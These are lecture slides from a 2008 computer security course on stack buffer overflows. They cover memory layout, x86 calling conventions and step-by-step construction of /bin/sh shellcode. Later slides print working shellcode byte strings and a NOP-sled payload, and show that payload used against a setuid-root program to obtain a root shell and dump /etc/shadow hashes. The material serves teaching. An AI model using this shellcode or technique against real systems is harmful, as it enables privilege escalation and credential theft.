Fall 2008 – CS442
Introduction to Computer Security

Vinod Ganapathy

Lectures 11 and 12

Buffer Overflow

- a very common attack mechanism
  - from 1988 Morris Worm to Code Red, Slammer, Sasser and many others
- prevention techniques known
- still of major concern due to
  - legacy of widely deployed buggy
  - continued careless programming techniques

Buffer Overflow Basics

- caused by programming error
- allows more data to be stored than capacity available in a fixed sized buffer
  - buffer can be on stack, heap, global data
- overwriting adjacent memory locations
  - corruption of program data
  - unexpected transfer of control
  - memory access violation
  - execution of code chosen by attacker

Buffer overflow example

```
int foo(void){
  char buf[10];
  …
  strcpy(buf, “hello world”);
}
```

```
int get_user_input(void){
  char buf[LEN];
  …
  gets(buf);
}
```

Buffer Overflow Example

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s),
        valid(%d)\n", str1, str2, valid);
}
```

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE),
str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT),
str2(BADINPUTBADINPUT), valid(1)
```

Buffer Overflow Attacks

- to exploit a buffer overflow an attacker
  - must identify a buffer overflow vulnerability in some program
    - inspection, tracing execution, fuzzing tools
  - understand how buffer is stored in memory and determine potential for corruption


Why are they dangerous?

- Can trash memory, crashing the program
- Can be used to hijack the program.
  - Spawn a shell or execute code with the privileges of the program
- ``setuid root'' programs are particularly dangerous if exploited.


A Little Programming Language History

- at machine level all data an array of bytes
  - interpretation depends on instructions used
- modern high-level languages have a strong notion of type and valid operations
  - not vulnerable to buffer overflows
  - does incur overhead, some limits on use
- C and related languages have high-level control structures, but allow direct access to memory
  - hence are vulnerable to buffer overflow
  - have a large legacy of widely used, unsafe, and hence vulnerable code


Programs and Processes



Process memory layout




Function Calls and Stack Frames



The stack

```
void function(int a, int b, intc ){
  char buf1[5];
  char buf2[10];
   …
}

Void main() {
  function(1, 2, 3);
}
```




The stack

```
void main() {
  function(1, 2, 3);
}
```

```
pushl $3
pushl $2
pushl $1
call function
```

```
pushl $3
pushl $2
pushl $1
call function
```




A function call

```
void main() {
  function(1, 2, 3);
}
```

```
pushl $3
pushl $2
pushl $1
call function
```

```
pushl %ebp
movl %esp, %ebp
subl $20, %esp
```



Digression: x86 tutorial

`pushl %ebp:` Pushes ebp onto the stack.

`movl %esp,%ebp:` Moves the current value of esp to the register ebp.

`subl $0x4,%esp:` Subtract 4 (hex) from value of esp

`call 0x8000470 <function>:` Calls the function at address 0x8000470. Also pushes the return address onto the stack.

`movl $0x1,0xfffffffc(%ebp):` Move 0x1 into the memory pointed to by ebp - 4

`leal 0xfffffffc(%ebp),%eax:` Load address of the memory location pointed to by ebp -4 into eax

`ret:` Return. Jumps to return address saved on stack.
`nop`


Stack Buffer Overflow

- occurs when buffer is located on stack
  - used by Morris Worm
  - “Smashing the Stack” paper popularized it
- have local variables below saved frame pointer and return address
  - hence overflow of a local buffer can potentially overwrite these key control items
- attacker overwrites return address with address of desired code
  - program, system library or loaded in buffer

A benign buffer overflow

```
void function(char *str){
  char buffer[16];
  strcpy (buffer, str);
}

void main() {
  char largestr[256];
  int i;

  for (i=0;i<255;i++) {
     largestr[i] = ‘A’
  }
  function(largestr);
}
```

This program causes a segfault. Why?



Stack Overflow Example

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

```
$ cc -g -o buffer2 buffer2.c

$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

$ ./buffer2
Enter value for name:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

$ perl -e 'print pack("H*",
"414243444546474851525354555657586162636465666768
08fcffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

Stack Overflow Example

Memory Address	Before gets(inp)	After gets(inp)	Contains Value of
. . . .	. . . .	. . . .	
bffffbe0	3e850408 > . . .	00850408	tag
bffffbdc	f0830408	94830408	return addr
bffffbd8	e8fbffbf	e8ffffbf	old base ptr
bffffbd4	60840408 ` . . .	65666768 e f g h	
bffffbd0	30561540 0 V . @	61626364 a b c d	
bffffbcc	1b840408	55565758 U V W X	inp[12-15]
bffffbc8	e8fbffbf	51525354 Q R S T	inp[8-11]
bffffbc4	3cfcffbf < . . .	45464748 E F G H	inp[4-7]
bffffbc0	34fcffbf 4 . . .	41424344 A B C D	inp[0-3]
. . . .	. . . .	. . . .	

Another Stack Overflow

```
void getinp(char *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp(buf, sizeof(buf));
    display(buf);
    printf("buffer3 done\n");
}
```


Another Stack Overflow

```
$ cc -o buffer3 buffer3.c

$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read val: SAFE
buffer3 done

$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXXXXXXX
read val: XXXXXXXXXXXXXXX

buffer3 done
Segmentation fault (core dumped)
```

Subverting control flow

```
void function(char *str){
  char buf1[5]; char buf2[10];
  int *ret;
  ret = buf1 + 12;
  *ret += 8;
}

void main() {
  int x;
  x = 0;
  function(1, 2, 3);
  x = 1;
  printf (“%d\n”, x);
}
```

```
0x8000490 <main>:    pushl %ebp
0x8000491 <main+1>:  movl %esp,%ebp
0x8000493 <main+3>:  subl $0x4,%esp
0x8000496 <main+6>:  movl $0x0,0xfffffffc(%ebp)
0x800049d <main+13>: pushl $0x3
0x800049f <main+15>: pushl $0x2
0x80004a1 <main+17>: pushl $0x1
0x80004a3 <main+19>: call 0x8000470 <function>
0x80004a8 <main+24>: addl $0xc,%esp
0x80004ab <main+27>: movl $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>: movl 0xfffffffc(%ebp),%eax
0x80004b5 <main+37>: pushl %eax
0x80004b6 <main+38>: pushl $0x80004f8
0x80004bb <main+43>: call 0x8000378 <printf>
0x80004c0 <main+48>: addl $0x8,%esp
0x80004c3 <main+51>: movl %ebp,%esp
0x80004c5 <main+53>: popl %ebp
0x80004c6 <main+54>: ret
0x80004c7 <main+55>: nop
```


str
0xffff1234
Saved ebp
buffer

```
#include <stdio.h>
void main() {
       char *name[2];

       name[0] = "/bin/sh";
       name[1] = NULL;
       execve(name[0], name, NULL);
}
```

```
0x8000130 <main>: pushl %ebp
0x8000131 <main+1>: movl %esp,%ebp
0x8000133 <main+3>: subl $0x8,%esp
0x8000136 <main+6>: movl $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>: movl $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>: pushl $0x0
0x8000146 <main+22>: leal 0xfffffff8(%ebp),%eax
0x8000149 <main+25>: pushl %eax
0x800014a <main+26>: movl 0xfffffff8(%ebp),%eax
0x800014d <main+29>: pushl %eax
0x800014e <main+30>: call 0x80002bc <__execve>
0x8000153 <main+35>: addl $0xc,%esp
0x8000156 <main+38>: movl %ebp,%esp
0x8000158 <main+40>: popl %ebp
0x8000159 <main+41>: ret
```

```
0x80002bc <__execve>: pushl %ebp
0x80002bd <__execve+1>: movl %esp,%ebp
0x80002bf <__execve+3>: pushl %ebx
0x80002c0 <__execve+4>: movl $0xb,%eax
0x80002c5 <__execve+9>: movl 0x8(%ebp),%ebx
0x80002c8 <__execve+12>: movl 0xc(%ebp),%ecx
0x80002cb <__execve+15>: movl 0x10(%ebp),%edx
0x80002ce <__execve+18>: int $0x80
0x80002d0 <__execve+20>: movl %eax,%edx
0x80002d2 <__execve+22>: testl %edx,%edx
0x80002d4 <__execve+24>: jnl 0x80002e6 <__execve+42>
0x80002d6 <__execve+26>: negl %edx
0x80002d8 <__execve+28>: pushl %edx
0x80002d9 <__execve+29>: call 0x8001a34
<__normal_errno_location>
0x80002de <__execve+34>: popl %edx
0x80002df <__execve+35>: movl %edx,(%eax)
0x80002e1 <__execve+37>: movl $0xffffffff,%eax
0x80002e6 <__execve+42>: popl %ebx
0x80002e7 <__execve+43>: movl %ebp,%esp
0x80002e9 <__execve+45>: popl %ebp
0x80002ea <__execve+46>: ret
0x80002eb <__execve+47>: nop
```

Basic requirements.

- Have null terminated “/bin/sh” in memory
- Have address of this string in memory followed by null long word
- Copy 0xb into eax
- Copy address of string into ebx
- Copy address of sting into ecx
- Copy address of null long word into edx
- Execute int $0x80 (system call)

Attack payload.

```
movl string_addr,string_addr_addr
movb $0x0,null_byte_addr
movl $0x0,null_addr
movl $0xb,%eax
movl string_addr,%ebx
leal string_addr,%ecx
leal null_string,%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
/bin/sh string goes here.
```

Where in the memory space of the process will this be placed?
Use relative addressing!

Attack payload.

```
jmp offset-to-call # 2 bytes
popl %esi # 1 byte
movl %esi,array-offset(%esi) # 3 bytes
movb $0x0,nullbyteoffset(%esi)# 4 bytes
movl $0x0,null-offset(%esi) # 7 bytes
movl $0xb,%eax # 5 bytes
movl %esi,%ebx # 2 bytes
leal array-offset,(%esi),%ecx # 3 bytes
leal null-offset(%esi),%edx # 3 bytes
int $0x80 # 2 bytes
movl $0x1, %eax # 5 bytes
movl $0x0, %ebx # 5 bytes
int $0x80 # 2 bytes
call offset-to-popl # 5 bytes
/bin/sh string goes here.
```

Hex representation of code.

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c
\x00\x00\x00\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\
x08\x8d\x56\x0c\xcd\x80\xb8\x01\x00\x00\x00\xbb\x00\x
00\x00\x00\xcd\x80\xe8\xd1\xff\xff\xff\x2f\x62\x69\x6
e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
       int *ret;
       ret = (int *)&ret + 2;
       (*ret) = (int)shellcode;
}
```

Use gdb to create this!

Zeroes in attack payload

```
movb $0x0,0x7(%esi)
molv $0x0,0xc(%esi)

xorl %eax,%eax
movb %eax,0x7(%esi)
movl %eax,0xc(%esi)
```

```
movl $0xb,%eax

movb $0xb,%al
```

```
movl $0x1, %eax
movl $0x0, %ebx

xorl %ebx,%ebx
movl %ebx,%eax
inc %eax
```

A stack smashing attack

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\
xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x8
9\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];
void main() {
        char buffer[96];
        int i;
        long *long_ptr = (long *) large_string;
        for (i = 0; i < 32; i++)
                *(long_ptr + i) = (int) buffer;
        for (i = 0; i < strlen(shellcode); i++)
                large_string[i] = shellcode[i];
strcpy(buffer,large_string);
}
```

Example Shellcode

```
        nop
        nop                          // end of nop sled
        jmp    find                  // jump to end of code
cont:   pop    %esi                  // pop address of sh off stack into %esi
        xor    %eax,%eax             // zero contents of EAX
        mov    %al,0x7(%esi)         // copy zero byte to end of string sh (%esi)
        lea    (%esi),%ebx           // load address of sh (%esi) into %ebx
        mov    %ebx,0x8(%esi)        // save address of sh in args[0] (%esi+8)
        mov    %eax,0xc(%esi)        // copy zero to args[1] (%esi+c)
        mov    $0xb,%al              // copy execve syscall number (11) to AL
        mov    %esi,%ebx             // copy address of sh (%esi) t0 %ebx
        lea    0x8(%esi),%ecx        // copy address of args (%esi+8) to %ecx
        lea    0xc(%esi),%edx        // copy address of args[1] (%esi+c) to %edx
        int    $0x80                 // software interrupt to execute syscall
find:   call   cont                  // call cont which saves next address on stack
sh:     .string "/bin/sh "           // string constant
args:   .long 0                      // space used for args array
        .long 0                      // args[1] and also NULL for env array
```

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

Example Stack Overflow Attack

```
$ dir -l buffer4
-rwsr-xr-x    1 root     knoppix     16571 Jul 17 10:49 buffer4

$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"202020202020202038fcffbfc0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is
e?^1AFF.../bin/sh...
root
root:$1$rNLId4rX$nka7JlxH7.4UJT4l9JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
...
```

Exercises

- Read the Aleph One paper.
- Homework 2 will require you to create such buffer overflow exploits
  - This paper will be your guide